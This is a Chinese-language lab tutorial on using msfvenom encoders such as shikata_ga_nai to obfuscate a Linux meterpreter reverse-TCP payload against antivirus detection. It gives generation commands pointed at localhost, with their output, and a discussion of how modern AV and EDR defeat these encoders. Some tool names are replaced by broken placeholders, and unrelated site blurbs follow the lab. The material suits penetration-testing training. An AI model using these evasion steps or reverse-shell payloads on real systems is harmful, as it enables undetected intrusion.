

使用 msfvenom 编码器混淆 Payload
引言 在网络安全领域,Payload 混淆(payload obfuscation)是一项关键技术,用于规避安全软件的检测。CODE_0 是 Metasploit Framework 中的一个强大工具,它是一个独立的 Payload 生成器,也可用于对 Payload 进行编码,从而改变其结构以避免
引言
在网络安全领域,Payload 混淆(payload obfuscation)是一项关键技术,用于规避安全软件的检测。CODE_0 是 Metasploit Framework 中的一个强大工具,它是一个独立的 Payload 生成器,也可用于对 Payload 进行编码,从而改变其结构以避免被杀毒软件(A V)基于签名的检测。
编码器会对 Payload 的原始代码应用一系列转换,使其无法被简单的签名扫描器读取。当 Payload 执行时,一个小的解码器存根(decoder stub)会首先运行,在内存中重构原始 Payload,然后将执行权转移给它。
在本实验(lab)中,你将学习使用 CODE_0 编码器的基础知识。你将首先列出可用的编码器,然后选择一个流行的编码器来生成一个编码后的 Payload,应用多次编码迭代,最后讨论这项技术对现代安全解决方案的有效性。
使用 msfvenom --list encoders 列出可用编码器
在此步骤中,你将开始列出 CODE_0 中所有可用的编码器。这将让你对混淆 Payload 的不同选项有一个概览。
首先,你需要确保已安装 Metasploit Framework,其中包含 CODE_0。运行以下命令来更新你的包列表并安装它。
sudo apt-get update
sudo apt-get install -y metasploit-framework
安装完成后,你可以使用 CODE0 的 CODE1 选项来列出所有可用的编码器。此命令将显示一个编码器表格,其中包含它们的 rank、名称和简要描述。Rank 表示编码器的可靠性和有效性,CODE_2 为最高级别。
在你的终端中执行以下命令:
msfvenom --list encoders你将看到一个长长的可用编码器列表。输出结构如下,显示每个编码器的名称、rank 和描述。
```plaintext
Framework Encoders [--list encoders]
====================================
名称 排名 描述
---- ---- -----------
cmd/brace 低 Bash Brace Expansion命令编码器
cmd/echo 良好 Echo命令编码器
cmd/genericsh 手动 通用Shell变量替换命令编码器
cmd/ifs 低 Bourne ${IFS}替换命令编码器
cmd/perl 正常 Perl命令编码器
cmd/powershellbase64 优秀 Powershell Base64命令编码器
cmd/shcharcode 手动 Shell字符代码替换命令编码器
...
x86/shikataganai 优秀 多态XOR加法反馈编码器
...
x64/zutto 正常 基于Ruby的x64编码器
```
花点时间浏览列表,了解可用于不同架构和用途的各种编码器。
选择一个编码器,例如 x86/shikataganai
在此步骤中,你将了解一个最知名的编码器之一:CODE_0。此步骤无需执行任何命令;目标是理解为什么会选择特定的编码器。
从上一步生成的列表中,你可能注意到了 CODE_0 编码器。它之所以出名有几个原因:
- Rank(级别): 它的 rank 是 CODE_0(优秀),这意味着它非常可靠,在编码过程中不太可能损坏 Payload。
- Polymorphism(多态性): 它是一个多态编码器。这意味着它每次应用时都会改变自身的解密代码。理论上,这使得 A V 软件更难为解码器存根创建静态签名。
- 广泛使用: 多年来,它一直是 Metasploit 中最受欢迎和默认的编码器之一,使其成为演示混淆过程的经典示例。
尽管它的流行也导致了现代 A V 对其进行大量指纹识别(这是我们稍后将要讨论的主题),但它仍然是演示编码过程的完美示例。在下一步中,你将使用此编码器来混淆一个 Payload。
使用 -e 标志指定编码器来生成 Payload
在此步骤中,你将生成一个 Payload 并为其应用 CODE0 编码器。你将使用 CODE1 标志来指定所选的编码器。
接下来,我们来创建一个简单的Linux反向TCP负载(Payload)。这个负载会尝试连接回指定的IP地址和端口。我们将对其进行编码,并把它保存为ELF(可执行与可链接格式)文件,这可是Linux的标准二进制格式哦。
命令结构如下:
CODE_0
- CODE0: 指定 Payload。我们将使用 CODE1。
- CODE0 和 CODE1: Payload 需要的选项,用于知道连接回哪里。在此示例中,我们将使用 CODE_2(localhost)。
- CODE0: 指定编码器。我们将使用 CODE1。
- CODE0: 指定输出格式。我们将使用 CODE1。
- CODE_0: 将输出重定向到文件。
现在,在你的终端中运行以下命令来生成编码后的 Payload,并将其保存为 CODE_0:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -e x86/shikata_ga_nai -f elf > encoded_payload.elfCODE_0 将处理请求,并向你显示有关生成的 Payload 的一些信息,包括最终大小。
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, choosing x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 104 (iteration=0)
x86/shikata_ga_nai chosen with final size 104
Payload size: 104 bytes
Final size of elf file: 224 bytes你现在已成功在当前目录(CODE0)中创建了一个名为 CODE1 的编码 Payload 文件。你可以使用 CODE_2 命令来验证其创建。
ls -ltotal 4
-rw-r--r-- 1 labex labex 224 May 20 10:30 encoded_payload.elf使用 -i 标志应用多次编码迭代
在此步骤中,你将学习如何使用 CODE_0 标志进行迭代,将编码器多次应用于同一个 Payload。理论上,多层编码将使 Payload 更难被检测。
虽然这听起来很有效,但也有其权衡。每次编码迭代都会增加一个新的解码器存根,从而增加了 Payload 的总体大小。此外,这有时会产生安全软件可以检测到的重复模式。
让我们将 CODE0 编码器应用 5 次到同一个 Payload。我们将此新 Payload 保存为 CODE1,以便与之前的 Payload 进行比较。
使用以下命令,添加 CODE_0 标志:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f elf > multi_encoded_payload.elfCODE_0 现在将应用编码器五次。注意输出,它显示了每次迭代。
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, choosing x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 104 (iteration=0)
x86/shikata_ga_nai succeeded with size 131 (iteration=1)
x86/shikata_ga_nai succeeded with size 158 (iteration=2)
x86/shikata_ga_nai succeeded with size 185 (iteration=3)
x86/shikata_ga_nai succeeded with size 212 (iteration=4)
x86/shikata_ga_nai chosen with final size 212
Payload size: 212 bytes
Final size of elf file: 332 bytes
现在,使用 CODE_0 来比较单次编码和多次编码 Payload 的文件大小。
ls -ltotal 8
-rw-r--r-- 1 labex labex 224 May 20 10:30 encoded_payload.elf
-rw-r--r-- 1 labex labex 332 May 20 10:35 multi_encoded_payload.elf如你所见,由于重复的编码过程,CODE0 比 CODE1 大得多。
讨论编码器对现代杀毒软件 (A V) 的有效性
在最后一步中,我们将讨论像 CODE_0 这样的基本编码器在现实世界中的有效性。此步骤纯粹是概念性的,无需运行任何命令。
虽然编码器曾经是绕过 A V 的一种非常有效的方法,但它们对现代安全解决方案(如下一代杀毒软件 (NGA V) 和端点检测与响应 (EDR) 系统)的有效性已大大降低。原因如下:
- 解码器的签名: 安全厂商知道流行的编码器是如何工作的。CODE0 的解码器存根本身就是一个众所周知的签名。许多 A V 产品会标记一个文件,仅仅因为它包含这个解码器,而不管它试图解码什么 Payload。应用更多迭代(CODE1 标志)通常会使这个签名更加明显。
- 启发式和行为分析: 现代 A V 不仅仅依赖于静态签名。它们使用启发式方法来识别可疑特征(例如,一个试图分配可执行内存的小程序),并使用行为分析来监控程序运行时所做的操作。一个在内存中自行解码然后尝试打开反向 Shell 的编码 Payload 是一种高度可疑的行为,很容易被检测到。
- 沙箱和模拟: 许多安全产品可以在一个安全的虚拟环境(沙箱)中执行可疑文件,以观察其在实际系统上运行之前的行为。在沙箱中,A V 可以让 Payload 自行解码,然后分析原始的恶意代码。
总而言之,虽然理解 CODE_0 编码器是一项基本技能,但在现代环境中,仅依靠它们进行混淆并不是一种可行的策略。高级规避需要更复杂的技术,例如创建自定义编码器、使用打包器和加密器,以及采用专门针对并绕过行为检测引擎的方法。
总结
在本实验中,你探索了使用 CODE_0 编码器进行 Payload 混淆的基础知识。
你学会了如何:
- 使用 CODE_0 列出所有可用的编码器。
- 选择并理解像 CODE_0 这样的多态编码器的用途。
- 使用 CODE_0 标志生成编码后的 Payload。
- 使用 CODE_0 标志应用多次编码迭代,并观察其对文件大小的影响。
- 理解基本编码器在对抗现代杀毒软件和 EDR 解决方案时的局限性。
这些知识为你理解 Payload 生成以及恶意软件检测与规避的“猫鼠游戏”奠定了坚实的基础。你练习的技术是探索在专业渗透测试中使用的高级混淆方法的起点。
Railway为10月安全事件中泄露密钥产生的未授权AI用量提供补偿:先协助向提供商申请退款,未退部分由Railway承担。受影响用户应准备账单、用量区间及支持工单号,尽量在11月18日前申报。
漫蛙官方入口经常变动,本文详解如何通过官方社交账号、公告栏及社群获取最新可用域名,确保访问安全,远离虚假链接。
找不到漫蛙官方入口?担心误入钓鱼网站?本文详解如何通过域名后缀、HTTPS加密标识及页面UI细节,准确辨别漫蛙正版官网,保障您的浏览安全与账号隐私。
寻找 PixTV 官方网站?请认准主域名 pixtv.ai。本文详解如何通过地址栏、首页功能布局及底部条款信息辨别真假官网,确保访问安全的 AI 创作平台。

学习如何快速辨别 PixPix 官方网站,避免点击恶意广告或钓鱼链接。通过域名核对、首页功能验证及安全支付原则,保障您的账户信息与素材资产安全。

担心点进假冒的 PixPix 网站?本文教你通过检查 pixpix.com 域名、识别强制下载和异常收费等风险信号,以及验证工作台功能,快速找到真实官方入口,保障账号与素材安全。

搜索 PixPix 官网时遇到广告弹窗或错误跳转?本文教你通过核对 pixpix.com 域名、识别虚假下载页及确认官方工作台功能,安全访问 PixPix 图像创作平台。

防止Win10重装导致数据丢失,本文提供从文件分类备份、账号密钥整理到网卡驱动离线保存的完整流程,强调独立验证与恢复顺序,确保重装后快速恢复工作状态。
许多用户搜索“Codex官网下载入口”时容易陷入误区。本文解释Codex并非单一软件,而是多种技术的统称,分析常见混淆场景,提供正确的资源获取方式和安全下载建议,防止误装恶意程序。
详解路由器固件升级的完整流程,包括备份配置、下载正确固件、执行刷写及失败恢复。文章不仅提供操作步骤,更深入分析升级机制与潜在风险,帮助用户做出理性的维护决策。





火山引擎是字节跳动旗下企业级云与AI服务平台。聚焦大模型核心能力,依托字节自研豆包多模态大模型,凭借火山方舟一站式平台,提供模型精调、推理部署、智能应用搭建等全链路服务,结合高性能AI算力,助力各行业快速落地大模型数字化与智能化应用。



